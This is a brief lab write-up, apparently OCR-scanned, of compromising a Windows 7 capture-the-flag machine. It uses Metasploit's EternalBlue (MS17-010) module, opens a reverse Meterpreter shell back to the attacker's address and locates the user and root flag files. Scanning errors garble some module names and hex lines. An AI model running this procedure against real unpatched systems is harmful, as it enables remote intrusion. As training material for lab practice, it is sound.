


By YMTzioni

Nmap:



Use port 445 – smb service

After looking for exploit on web I found this exploit that can work for me in that case:

"exploit/windows/smb/ms17_010_eternalblue"

```
msf5 exploit(windows/amb/ms17_030_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
                 Current Setting Required Description
  Name
                                            The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RHOSTS
                 10.10.10.40
                                            The target port (TCP)
   RPORT
                                  ves
   SMBDomain
                                            (Optional) The Windows domain to use for authentication
                                            (Optional) The password for the specified username
   SMBPass
                                            (Optional) The username to authenticate as
   SMBUser
   VERIFY_ARCH true
                                            Check if remote architecture matches exploit Target.
   VERIFY_TARGET true
                                            Check if remote OS matches exploit Target.
```

Lets try it:

```
(*) Started reverse TCP handler on 10.10.14.4:4444

(*) 10.10.40:445 - Using auxiliary/scanner/smb/smb ms17.010 as check

(*) 10.10.10.40:445 - Host is likely VULNERABLE to Ms17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)

(*) 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)

(*) 10.10.10.40:445 - Connecting to target for exploitation.

(*) 10.10.10.40:445 - Connection established for exploitation.

(*) 10.10.10.40:445 - Target 05 selected valid for 0S indicated by SMB reply

(*) 10.10.10.40:445 - Ox00000000 57 69 6e 64 67 77 32 03 72 05 07 2 6f 66 65 73 Windows 7 Profes

(*) 10.10.10.40:445 - 0x00000000 57 69 6e 64 67 77 32 03 72 05 07 2 6f 66 65 73 Windows 7 Profes

(*) 10.10.10.40:445 - 0x00000000 57 69 6e 64 67 77 32 03 72 05 08 72 67 6 sional 7601 Serv

(*) 10.10.10.40:445 - 0x00000000 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv

(*) 10.10.10.40:445 - 0x00000000 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv

(*) 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply

(*) 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply

(*) 10.10.10.40:445 - Sending all but last fragment of exploit packet

(*) Sending stage (201283 bytes) to 10.10.10.40

(*) Meterpreter session 1 opened (10.10.14.4:4444 → 10.10.10.40:49161) at 2021-02-18 12:02:56 +0200

(*) 10.10.10.40:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > pwd

C:\Windows\ysystem32

meterpreter > pwd

C:\Windows\ysystem32

meterpreter > pwd
```

Finding user flag:

```
meterpreter > ls
Listing: C:\Users\haris\desktop
                               Last modified
Mode
                  Size
                        Type
                                                           Name
100666/rw-rw-rw-
                  282
                         fil
                               2017-07-14 16:45:52 +0300
                                                           desktop.ini
100666/rw-rw-rw-
                         fil
                               2017-07-21 09:54:02 +0300
                                                           user.txt
```

Finding root flag:

```
      meterpreter
      > ls

      Listing: C:\Users\Administrator\Desktop

      Mode
      Size
      Type
      Last modified
      Name

      100666/rw-rw-rw-
      282
      fil
      2017-07-21
      09:56:36 +0300
      desktop.ini

      100444/r--r--
      32
      fil
      2017-07-21
      09:56:49 +0300
      root.txt
```